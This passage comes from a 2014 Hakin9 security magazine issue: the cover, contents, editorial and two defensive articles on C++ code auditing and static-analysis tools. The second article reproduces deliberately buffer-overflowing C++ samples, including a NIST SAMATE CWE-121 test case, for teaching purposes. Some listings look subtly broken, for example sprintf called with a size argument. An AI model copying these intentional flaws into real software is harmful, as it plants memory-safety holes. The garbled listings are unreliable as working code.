

HAKING

PRACTICAL PROTECTION

Issue 02/2014(13) ISSN: 1733-7186

STEP BY STEP GUIDE TO LEARNING PYTHON

SECURITY
AUTHENTICATION
IN PYTHON

PAYMENT CARD
SECURITY

PYTHON:
A GUIDE FOR
BEGINNERS

200+
PAGES

**PYTHON, WEB
SECURITY
AND DJANGO**



Python Compendium For Hacker and Programmers

Copyright © 2014 Hakin9 Media Sp. z o.o. SK

Table of Contents

- 07** **C++ – Introduction to Code Analysis and Audit**
by Bamidele Ajayi
- 12** **C++ Code Analysis**
by Mohammed ALAbbadi
- 20** **Offensive Python**
by Kris Kaspersky
- 23** **Having Fun with Antennas and Why You Need to Make Your Own**
by Guillaume Puyo
- 32** **Payment Card Security**
by Marios Andreou
- 38** **Evidence Analysis**
by Mudit Sethia
- 40** **Python: A Guide for Beginners**
by Mohit Saxena
- 45** **Starting Python Programming and the Use of Docstring and dir()**
by Sotaya Yakubu
- 52** **Beginning with Django**
by Alberto Paro
- 63** **Better Django Unit Testing Using Factories Instead of Fixtures**
by Anton Sipos
- 70** **Using Python Fabric to Automate GNU/Linux Server Configuration Tasks**
by Renato Candido

- 77** **The Python Logging Module is Much Better Than Print Statements**
by W. Matthew Wilson
- 81** **Python, Web Security and Django**
by Steve Lott
- 88** **Building a Console 2-player Chess Board Game in Python**
by George Psarakis
- 95** **Write a Web App and Learn Python. Background and Primer for Tackling the Django Tutorial**
by Adam Nelson
- 98** **Efficient Data and Financial Analytics with Python**
by Dr. Yves J. Hilpisch
- 113** **Test-Driven Development with Python**
by Josh VanderLinden
- 140** **Python Iterators, Iterables, and the Itertool Module**
by Saad Bin Akhlaq
- 145** **Building a Code Instrumentation Library with Python and ZeroMQ**
by Rob Martin
- 151** **Django and Tornado: Python Web Frameworks**
by Michael D'Agosta
- 155** **Secure Authentication in Python**
by Anubhav Sinha
- 159** **Timing Python Scripts with Timeit**
by Daniel Zohar
- 163** **IronPython – a Acripting Language for the .NET Framework**
by Florian Bergmann
- 171** **How to Develop Programs in a Few Lines of Codes**
by Rehman Danish Fazlur
- 173** **The Web Framework and the Deadline Part 1 (Introduction)**
by Renato Oliveira

181 **The Web Framework and the Deadline Part 2**
by Renato Oliveira

186 **Philosophy of Python**
by Douglas Camata

194 **Conditional Expressions In Python**
by Lawrence D'Oliveiro

198 **Python WebApps – From Zero to Live**
by Jader Silva, Leon Waldman, Vinicius Miana

208 **Programming Python for Web with WSGI**
by Klaus Laube

211 **ModelForms in Django. A Tutorial with a Perspective on Workflow Enhancement**
by Agam Dua, Abhishek

216 **Interview with Mikhail Berman**
by SDJ Team

218 **Making Web Development Simpler with Python**
by Douglas Soares

227 **Exploiting Format Strings with Python**
by Craig Wright

Dear Readers,

We would like to introduce a special issue made by Hakin9. This time will deal with Python. The articles we published are not only for hacker but also will help you program in Python. Moreover, we added some articles on C++. You will learn how to conduct an audit using C++ Code analysis. You can compare it with offensive programming with Python. For sure after reading our step-by-step tutorials you will become a professional auditor with must-have knowledge about Python programming. You will get to know how to analyze source code to find vulnerabilities which will help you to protect your websites and applications.

This time you will reach section Extra articles about Payment Cards, Hardware Hacking and Evidence Analysis.

Enjoy reading,

Ewa & Hakin9 Team



Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Editorial Advisory Board: David Kosorok, Matias N. Sliafertas, Gyndine, Gilles Lami, Amit Chugh, Sandesh Kumar, Trish Hullings

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Art. Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org
DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
NIP 95123253396
www.hakin9.org/en

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trademarks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.



[**GEEKED AT BIRTH**]



**You can talk the talk.
Can you walk the walk?**

[**IT'S IN YOUR DNA**]

LEARN:

**Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies**

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

C++ – Introduction to Code Analysis and Audit

by **Bamidele Ajayi**

As a security professional code analysis and auditing is an essential task to unravel flaws and vulnerabilities. Analysis and auditing also sheds more light into what the code actually. This article introduces you to the basics you need to know before embarking on source code audit and analysis with emphasis on C++.

Source Code audit and analysis is a comprehensive review which has a sole purpose of identifying bugs, flaws, and security breaches in software applications. It is a vital process which also attempts to unravel any violation in programming before software or application is released into production thereby reducing the attack surface. Code auditing and analysis has become the standard for ensuring quality and security in software product. There are various ways to discovering vulnerabilities in systems or applications namely:

- Source Code Auditing and Analysis
- Reverse Engineering
- Fuzzing

Fuzzing is a software testing technique used for discovering flaws in coding and security loopholes in applications. This technique is not limited to just applications, it can also be applicable to Operating Systems and Networking devices by sending or inputting large amounts of random data to the system to discover vulnerabilities. The application is monitored for any exceptions and a tool called fuzz tester indicates potential causes.

Reverse Engineering is used to uncover features of an application that could reveal any vulnerability or security loopholes. This process is very vital when there are no source code or documentation available for the application or system.

Source code auditing and analysis requires high knowledge and skills of any given programming language, which in our case is C++. This process can be time consuming and tedious with an associated high cost when codes are not well documented (i.e. without comments) and convoluted.

Approaches

One of the very important rule of thumb for code audit and analysis is taking into consideration time constraints since we don't have the infinite luxury of time to audit and analyze the code. It is imperative to understand the product (application) written in the specific language which in our context is an application code snippet written in C++ with a clearly defined approach such as:

- Looking out for the most bugs
- Looking out for the easiest to find bugs
- Looking out for the weaknesses that are most reliable to exploit

With the above clearly defined we can now prioritize our efforts. It is very important to limit the approach since we won't ever have enough time to find all the bugs.

Methodology

It is essential we have an understanding of the application. Such an understanding can be achieved with the following methods.

Reading specifications and documentation

Specifications and documentation helps in describing the minute detail of either all or specific parts of the application. This can also be akin to a functional specification. The documentation typically describes what is needed by the system user as well as requested properties of inputs and outputs. A functional specification is more technical response onto matching requirements document. Thus it picks up the results of the requirements analysis stage. On more complex systems multiple levels of functional specifications will typically nest to each other, e.g. on the system level, on the module level and on the level of technical details.

Understand purpose or business logic

Business logic refers to the underlying processes within a program that carry out the operations. Business logic is more properly thought of as the code that defines the database schema and the processes to be run, and contains the specific calculations or commands needed to carry out those processes. The user interface is what the customer sees and interacts with, while the business logic works behind the User Interface to carry out actions based on the inputted values.

Examining Attack Surface and Identify Target Components an Attacker Would Hit

The attack surface of a software environment is the code within a computer system that can be run by unauthorized users. This includes, but is not limited to: user input fields, protocols, interfaces, and services. OSSTMM 3 Defines Attack Surface as “The lack of specific separations and functional controls that exist for that vector”. One approach to improving information security is to reduce the attack surface of a system or software. By turning off unnecessary functionality, there are fewer security risks. By having less code available to unauthorized actors, there will tend to be fewer failures. Although attack surface reduction helps prevent security failures, it does not mitigate the amount of damage an attacker could inflict once vulnerability is found.

Source Code Analysis Tools

Source Code Analysis tools are designed to analyze source code and/or compiled version of code in order to help find security flaws. Ideally, such tools would automatically find security flaws with a high degree of confidence that what is found is indeed a flaw. However, this is beyond the state of the art for many types of application security flaws. Thus, such tools frequently serve as aids for an analyst to help them zero in on security relevant portions of code so they can find flaws more efficiently, rather than a tool that simply finds flaws automatically.

Strengths and Weaknesses of such tools

Strengths

Scales Well and Can be run on lots of software, and can be repeatedly.

For things that such tools can automatically find with high confidence, such as buffer overflows, SQL Injection Flaws, etc. they are great.

Weaknesses

Many types of security vulnerabilities are very difficult to find automatically, such as authentication problems, access control issues, insecure use of cryptography, etc. The current state of the art only allows such tools to automatically find a relatively small percentage of application security flaws. Tools of this type are getting better, however.

- High numbers of false positives.
- Frequently can't find configuration issues, since they are not represented in the code.
- Difficult to 'prove' that an identified security issue is an actual vulnerability.

Many of these tools have difficulty analyzing code that can't be compiled. Analysts frequently can't compile code because they don't have the right libraries, all the compilation instructions, all the code, etc.

Source Code Audit Tools

You can use different tools when conducting a source code audit. Below is a list of the most commonly used tools.

GrammarTech CodeSonar

CodeSonar is a source code analysis tool that performs a whole-program, interprocedural analysis on C and C++, and identifies programming bugs and security vulnerabilities at compiling time. CodeSonar is used in the Defense/Aerospace, Medical, Industrial Control, Electronic, Telecom/Datacom and Transportation industries.

Splint

This tool is used to check programs developed in C for security vulnerabilities and coding mistakes.

Flawfinder

Flawfinder works by using a built-in database of well-known C and C++ function problems, such as buffer overflow risks, format string problems, race conditions, potential shell meta-character dangers, and poor random number acquisitions.

FindBugs

FindBugs uses static analysis to inspect code written in Java for occurrences of bug patterns and finds real errors in most Java software.

RATS

RATS, short for Rough Auditing Tool for Security, only performs a rough analysis of an application's source code. It does not find all errors and may also flag false positives.

ITS4

This is a simple tool that statically scans C and C++ source code for potential security vulnerabilities. ITS4 is also a command-line tool that works across UNIX and Windows platforms by scanning source code and looking for function calls that are potentially dangerous.

GNU Visual Debugger

This debugger is licensed under the GNU Project and can be launched remotely via a variety of protocols, such as secured shells. The tool supports different languages, including C and C++.

Data Display Debugger

This graphical user interface debugger allows auditors to view an application's source code and display data structures. The tool supports debugging of many programming languages, such as C, C++, Java, Perl and other machine-level debugging.

Analysis and Audit Methods

Static Code Analysis

Static code analysis is the process of detecting errors and defects in software's source code. Static analysis can be viewed as an automated code review process. It deals with joint attentive reading of the source code and giving recommendations on how to improve it. This process reveals errors or code fragments that can become errors in future. It is also considered that the code's author should not give explanations on how a certain program part works. The program's execution algorithm should be clear directly from the program text and comments. If it is not so, the code needs improving.

Dynamic Program Analysis

Dynamic program analysis is the analysis of computer software that is performed by executing programs on a real or virtual processor. For dynamic program analysis to be effective, the target program must be executed with sufficient test inputs to produce interesting behavior. Use of software testing techniques such as code coverage helps ensure that an adequate slice of the program's set of possible behaviors has been observed.

Processing Results

The outcome of Code Analysis and Audit wouldn't be considered useful if the flaws of the application are not improved upon. The result should provide outcome so as to make recommendations on useful changes that needs to be implemented.

This can only be achieved using complete documentation and accurate triaging

Documentation should include pointers to a flawed code, an explanation of the problem, and justification for why this is vulnerability. Adding recommendations for a fix is a useful practice but selecting and preparing the actual solution is the responsibility of the code owners.

Triaging process depends on the threshold of the security bug and also an understanding of the priorities. If the severity is set to highten, then immediate attention should be given for fixing.

Conclusion

C++ Code Analysis and Audit provides useful information on security vulnerabilities and recommendations for redesign. It also provides opportunity for organizational awareness which would improve effectiveness and help to prioritize efforts.

Automated security tools are able to identify more errors but some vulnerabilities might be missed. Manual analysis shouldn't be a replacement for these tried and tested tools, but it can be advantageously integrated with them.

Manual analysis is more expensive, difficult, and highly dependent on the experience of who is doing the analysis and audit. However, in many situations this investment is worthwhile to obtain acceptable level of confidence.

References

- http://en.wikipedia.org/wiki/Functional_specification
- https://docs.google.com/presentation/d/16PiS_8oIzTwy58NsbRSipyNz9q-F-64eGZyalpbnLg/edit#slide=id.g79541baf_0_30
- http://en.wikipedia.org/wiki/Attack_surface
- http://en.wikipedia.org/wiki/Business_logic
- https://www.owasp.org/index.php/Source_Code_Analysis_Tools
- <https://na.theiia.org/Pages/IIAHome.aspx>
- http://en.wikipedia.org/wiki/Dynamic_code_analysis
- <http://www.codeproject.com/Tips/344663/Static-code-analysis>

About the Author



Bamidele Ajayi (CISM, CISA, OCP, MCTS, MCITP EA) is an Enterprise Systems nEngineer experienced in planning, designing, implementing and madministering LINUX and WINDOWS mbased systems, HA cluster Databases and Systems, SAN and Enterprise Storage Solutions. Incisive and highly dynamic Information Systems Security Personnel with vast security architecture technical experience devising, integrating and successfully developing security solutions across multiple resources, services and products.

C++ Code Analysis

by Mohammed AlAbbadi

Have you ever wanted to have a superpower? What was yours? The ability to fly? Blow fire? Disappear? Stop time or even go back in time? Run faster? Or be bulletproof? Mine was always the ability to scan objects and see what others couldn't see, the X-ray vision. Frankly, I wanted it for two reasons: one that was good and the other that was "wak".

The first was to help people by finding (and sometimes fixing) problems-yet-to-happen-in-the-future before their manifestation. For example, scan a car to find out that the brakes don't work and tell the car owner before he/she drives it. The other reason was to find people's vulnerabilities (like a knee injury) to defend myself if I got attacked or bullied.



Figure 1. Superman

Though it used to be a dream as a child, today it is a reality; not only for me but for all of us (at least, the vigilante wannabes). Now, hold your horses; this is neither another scientific breakthrough about a new technology that perhaps can be integrated with Google Glass (I wish it were), nor a "limitless" magical pill that mutates your eye structure. This is simply the ability to scan the "core" of almost all objects around us to find their vulnerabilities and correct them ahead of time before someone else finds them and exploits them. Did I say the "core"?!! Ooh, I meant the "code". Confused yet? Let me explain [1].

Most systems today are computerized (hint: the car mentioned above) and therefore they are basically pieces of "code". The so called "code" is developed by programmers in different programming languages (such as Java, .Net, C++, etc) and may include weaknesses or vulnerabilities that allow people, like me as a child, to abuse them (hint: injecting code into the car to change its behavior). On the other hand, sometimes you may

have access to this original readable code in its raw text format (or what we call, the source code), and some other times you may need to “extract”, derive or guess (reverse engineer) the original code from a running code that is unreadable. In either case, once you have access to the source or derived code, you will be able to put on the “Dev-man” vigilante suit and unleash the x-ray vision superpower by analyzing the code for issues using ready-made tools, most of which are free, that are available on the Internet.

For the sake of the rest of this article, all the analysis, tools and code examples will be related to C++.

Unlike Smallville, you don’t have to wait four episodes to get familiar with the X-ray vision; you’ll get it all here. In this article we’ll go through the whole vicious cycle from a risk management perspective (not in detail). We’ll start with explaining the root cause of the problem, identifying the risk (by exploring the threat, the vulnerability & the impact), mitigating the risk and monitoring the effectiveness of the mitigation strategy.

The problem in a nutshell

Developers code in different languages and each language has its own quality, performance & security issues. If C/C++ is the chosen language, then you’re prone to security issues just as much. In addition to issues (such as authentication problems and access control issues) that are difficult to find using automated tools, security issues that are related to memory mishandling/mismanagement that is referred to as Buffer Overflow are easier to spot. Simply put, the problem is that if an attacker managed to exploit a system that is vulnerable to buffer overflows, the impact will be massive (depending on the criticality of the system). The impact is realized in either the denial of the system service (corruption of valid data, system halt, restart or crash) or the execution of the attacker’s system-injected code (escalating privileges & spitting out the system password are good starters).

The solution in a nutshell

Yes, you probably guessed it right. Code analysis it is. However, in organizations the solution involves more than the static code analysis. In addition to incorporating the static code review within the software development cycle, the continuous process of identifying security risks, mitigating them, monitoring the mitigation effectiveness and governing the whole process is the way to go.

Where to start?

The idea is to use a tool to automatically detect all security flaws and recommend corrections. There are different types of tools that can be used in different situations. If the source code is available, then static code analysis tools are used to detect flaws. Otherwise, debuggers/disassemblers can be used to reverse engineer the compiled code and identify buffer overflows. Fuzzing techniques and tools can be used to provide random or invalid data input to applications to observe their behavior. Having said all of that, a simple text editor like notepad is sufficient to manually review the code, but it takes more time, effort and knowledge. In Table 1, you’ll find examples of famous static code analysis Tools [2].

Software Tool	Domain	Responsible party	Languages checked	Platforms
CGS	Academic	NASA	C	Linux
Checkstyle	Academic	Open source hosted on Sourceforge	Java	OS Independent
CodeSonar	Commercial	Grammatech	C, C++	Windows
CodeSurfer	Commercial	Grammatech	C, C++	Windows
Coverity Prevent	Commercial	Coverity, Inc.	C, C++	Linux, UNIX, Windows, Mac OS X
CQual	Academic	University of California at Berkeley, GPL	C, C++ (Using Elsa), Java (Under Development)	Unix, Linux
Eau Claire	Academic	University of California, Santa Cruz	C	Not documented
ESC-Java	Academic	Software Engineering with Applied Formal Methods Group, Department of Computer Science, University College, Dublin	Java Windows, Solaris	Linux, Mac OSX,
ESP	Commercial	Microsoft	C,C++	Windows
FindBugs	Academic	University of Maryland	Java	Any JVM compatible platform
FlawFinder	GPL	David A. Wheeler	C, C++	UNIX
Gauntlet	Academic	US Military Academy	Java	Windows
grep	Academic	Any UNIX distribution	All	UNIX. Windows, DOS, MAC, and other ports available.
ITS4	Commercial	Cigital	C,C++	Linux, Solaris, Windows
Java PathFinder	Academic	NASA Ames	Java	Any JVM compatible platform.
JiveLint	Commercial	Sureshot Software	Java	Windows
JLint	Academic	Konstantin Knizhnik Cyrille Artho	Java	Windows, Linux
JPaX	Academic	NASA	Java	Not Documented
Lint4j	Academic	jutils.com	Java	Any JDK System
MOPS	Academic	University of California, Berkeley	C	UNIX
PC-Lint, FlexLint	Commercial	Gimpel Software	C, C++	DOS, Windows, OS/2, UNIX (FlexLint only)
PMD	Academic	Available from SourceForge with BSD License	Java	Any JVM compatible platform
Polyspace C Verifier	Commercial	Polyspace	Ada, C, C++	Windows, UNIX
PREFIX, PREFast	Commercial	Microsoft	C, C++ C#	Windows
QAC QAC++, QAJ	Commercial	Programming Research Limited	C, C++ Java	Windows, UNIX
RATS	Academic	Secure Software	C,C++	Windows, Unix
Safer C Toolkit	Commercial	Oakwood Computing	C	Windows, Linux
SLAM	Academic	Microsoft	C	Windows
Splint	Academic	University of Virginia, Department of Computer Science	C	Windows, UNIX, Linux

Table 1. Summary of static-analysis tools

What are we trying to find?

To answer this question, we first need to explain the anatomy of a buffer and then show how things can go wrong. Consider the code below [3]:


```
#include <iostream>
int main(){

    char A[8];
    int n=0;
    cout << "Please enter a word\n";
    while (cin >> A[n]) {
        n++;
    }
    return 0;
}
```




Figure 2. Anatomy of a buffer

The problem with the above code is that when the program asks the user to enter a word, it doesn't check the array boundaries. Though "A" is of 8-character size, putting a 9-character word such as "excessive" as an input will overflow the allocated 8 character A buffer and overwrite the B buffer with the "e" character and the null character.

Buffer overflows are generally of many types: Stack based and Heap based are a few and fall under – but not limited to – one or more of the following categories:

- Boundary Checking (like the example above)
- String format
- Constructors & Destructors
- Use-after-free
- Type confusion
- Reference pointer

The objective of the article is not to explore all types of buffer overflows and code review techniques rather an overview of the whole process.

Detection/identification tools

There are many static code analysis tools, some of which are commercial such as IBM Appscan Source Edition and HP Fortify Static Code Analyzer, and some of which are academic/free/open source such as Flawfinder, Clang Static Analyzer and Cppcheck. Below is a snapshot of Cppcheck under progress. Notice that more than 3000 code files got to be analyzed in under one minute (Figure 3).




Figure 3. Cppcheck under progress

The next snapshot shows the results of the analysis (Figure 4).





Figure 4. The results of the analysis

A Static code analysis example

The National Institute of Standards and Technology NIST Software Assurance Metrics And Tool Evaluation SAMATE project “is sponsored by the U.S. Department of Homeland Security (DHS) National Cyber Security Division and NIST” [4]. The project offers test suites for public download. The test suites contain C/C++ files that are vulnerable to different types of attacks. The project goes the extra mile and includes the solution to each test case within the same file. Let’s take one example of the test suites and explain the vulnerability and the solution.




```
CWE121_Stack_Based_Buffer_Overflow__CWE805_char_declare_sprintf_33.cpp - Notepad
File Edit Format View Help
#include "std_testcase.h"
#include <wchar.h>
#ifdef WIN32
#define SNPRINTF sprintf
#else
#define SNPRINTF sprintf
#endif
namespace CWE121_Stack_Based_Buffer_Overflow__CWE805_char_declare_sprintf_33
{
#ifdef OMITBAD
void bad()
{
    char * data;
    char * &dataRef = data;
    char dataBadBuffer[50];
    char dataGoodBuffer[100];
    /* FLAW: Set a pointer to a "small" buffer. This buffer will be used in the sinks as a destination
    * buffer in various memory copying functions using a "large" source buffer. */
    data = dataBadBuffer;
    data[0] = '\0'; /* null terminate */
    {
        char * data = dataRef;
        {
            char source[100];
            memset(source, 'C', 100-1); /* fill with 'C's */
            source[100-1] = '\0'; /* null terminate */
            /* POTENTIAL FLAW: Possible buffer overflow if the size of data is less than the length of
            source */
            SNPRINTF(data, 100, "%s", source);
            printLine(data);
        }
    }
}
}
}
```

Figure 5. The software uses a sequential operation to read or write a buffer, but it uses an incorrect length value

“Targeted at both the development community and the community of security practitioners, Common Weakness Enumeration (CWE™) is a formal list or dictionary of common software weaknesses that can occur in software’s architecture, design, code or implementation that can lead to exploitable security vulnerabilities” [2]. According to CWE 805 titled “Buffer Access with Incorrect Length Value”, “the software uses a sequential operation to read or write a buffer, but it uses an incorrect length value” (look at the figure below) “that makes it to access memory that is outside the bounds of the buffer.” [6]

And the solution lies in setting the pointer to a large buffer as illustrated Figure 6.



```
#endif /* OMITBAD */
#endif OMITGOOD

/* goodG2B() uses the GoodSource with the BadSink */
static void goodG2B()
{
    char * data;
    char * &dataRef = data;
    char dataBadBuffer[50];
    char dataGoodBuffer[100];
    /* FIX: Set a pointer to a "large" buffer, thus avoiding buffer overflows in the sinks. */
    data = dataGoodBuffer;
    data[0] = '\0'; /* null terminate */
    {
        char * data = dataRef;
        {
            char source[100];
            memset(source, 'C', 100-1); /* fill with 'C's */
            source[100-1] = '\0'; /* null terminate */
            /* POTENTIAL FLAW: Possible buffer overflow if the size of data is less than the length of
            source */
            SNPRINTF(data, 100, "%s", source);
            printLine(data);
        }
    }
}

void good()
{
    goodG2B();
}
```

Figure 6. The solution lies in setting the pointer to a large buffer

Risk mitigation

There are four risk mitigation strategies: avoid the risk, reduce the risk, transfer the risk or accept the risk. The overall risk can be avoided by not releasing or developing such software or perhaps using a type safe language in the first place. For the sake of the argument, avoiding, transferring & accepting the risk will not be discussed here. As for risk reduction, it can be done through reducing the vulnerability values, number of vulnerabilities or the likelihood of the security risks to happen. Below is a list of suggested controls that can be implemented to reduce the risk of buffer overflows:

- Using safer compilers
- Disabling the stack execution
- Preventing return addresses from being overwritten
- Reducing the amount of code that runs with root privileges
- Avoiding the use of unsafe functions such as `strcpy()`, `gets()`, etc.

